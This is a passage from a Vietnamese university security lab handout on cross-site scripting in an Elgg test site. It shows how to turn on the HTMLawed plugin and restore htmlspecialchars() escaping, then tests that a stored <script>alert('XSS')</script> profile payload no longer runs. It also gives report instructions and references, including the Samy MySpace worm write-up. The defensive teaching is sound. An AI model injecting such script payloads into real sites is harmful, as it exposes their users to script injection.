
Nhấp vào Administration góc trên bên phải màn hình.



Vào phần Plugins ở danh mục bên phải.



Tìm HTMLawed 1.8 và nhấn vào Activate.



Bước 3: Vào xem lại profile đã có sẵn script thì đoạn script vẫn được thực thi.



Bước 4: Thực hiện chỉnh sửa profile để lưu script lại lần nữa.

XSS Lab Site

[Activity](#)[Blogs](#)[Bookmarks](#)[Files](#)[Groups](#)[▼ More](#)

Edit profile

My display name

Alice

About me

Remove editor

B **I** **U** | **ABC** **☰** **☷** **↶** **↷** **🔗** **💡** **🌐** **HTML** **📄** **📁** **📑**

Samy is My Hero

Word count: 4 p

Public

Brief description


<script>alert('XSS');</script>

Public

Bước 5: Xem profile vừa cập nhật, HTMLawed 1.8 đã ngăn chặn việc thêm thẻ `<script>`

XSS Lab Site

[Activity](#)[Blogs](#)[Bookmarks](#)[Files](#)[Groups](#)[▼ More](#)



Alice

Brief description: alert("XSS");

About me

Samy is My Hero

Bước 6: Vào chức năng chỉnh sửa profile để xem lại giá trị đã cập nhật, thẻ <script> đã bị gỡ bỏ.

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore

Edit profile

My display name

Alice

About me

Remove editor

B I U | ABC |

Samy is My Hero

Word count: 4 p

Public


Brief description

alert('XSS');

Public

✓ Mở cả 2 biện pháp ngăn chặn

Bước 1: Vào đường dẫn `/var/www/XSS/elgg/views/default/output` và bỏ comment cho dòng có chứa hàm `htmlspecialchars()` trong các tập tin: `text.php`, `tagcloud.php`, `tags.php`, `access.php`, `tag.php`, `friendlytime.php`, `url.php`, `dropdown.php`, `email.php` và `confirmlink.php`.



text.php dòng: `echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);`

Trong file này cần comment lại dòng `echo $vars['value'];`

tagcloud.php dòng: `$tag->tag = htmlspecialchars($tag->tag, ENT_QUOTES, 'UTF-8', false);`

tags.php dòng: `$tag = htmlspecialchars($tag, ENT_QUOTES, 'UTF-8', false);`

access.php dòng: `$access_id_string = htmlspecialchars($access_id_string, ENT_QUOTES, 'UTF-8', false);`

tag.php dòng: `$tag = htmlspecialchars($tag, ENT_QUOTES, 'UTF-8', false);`

friendlytime.php dòng: `$timestamp = htmlspecialchars(date(elgg_echo('friendlytime:date_format'), $vars['time']));`

url.php dòng: `$text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);`
và `$url = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);`

dropdown.php dòng: `echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);`

email.php dòng: `$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');`

confirmLink.php dòng: `$text = htmlspecialchars($text, ENT_QUOTES, 'UTF-8', false);`

Bước 2: thực hiện lại các bước kiểm tra như lúc kích hoạt HTMLawed 1.8.

Lưu ý:

Kết quả khi thực hiện cập nhật lại profile để lưu lại script. Mã nguồn vẫn còn nguyên nhưng script vẫn không thực thi khi không bật HTMLawed 1.8.



Khi vào xem lại nội dung các trường trong chức năng cập nhật profile thẻ `<script>` vẫn còn

C. YÊU CẦU

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả gồm chi tiết những việc bạn đã quan sát và thực hiện kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài gồm:

Báo cáo:

- Trình bày trong file Word (.doc, .docx) hoặc .PDF.
- Đặt tên theo định dạng: [Mã lớp]-LabX_MSSV1-Tên SV.
Ví dụ: [NT101.H11.1]-Lab1_14520000-NguyenVanA.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt và đóng góp tích cực tại lớp.

- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

Bài sao chép, trể, ... sẽ được xử lý tùy mức độ vi phạm.

D. THAM KHẢO

- [1] Using XMLHttpRequest, [https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest/Using XMLHttpRequest](https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest/Using_XMLHttpRequest)
- [2] XMLHttpRequest, <https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest>
- [3] JavaScript Tutorial, <https://www.w3schools.com/js/>
- [4] Technical explanation of The MySpace Worm, <https://samy.pl/popular/tech.html>
- [5] Complete Javascript Strings Reference, https://www.w3schools.com/jsref/jsref_obj_string.asp
- [6] Elgg Documentation. Available at URL: http://docs.elgg.org/wiki/Main_Page

HẾT

cuu duong than cong . com

cuu duong than cong . com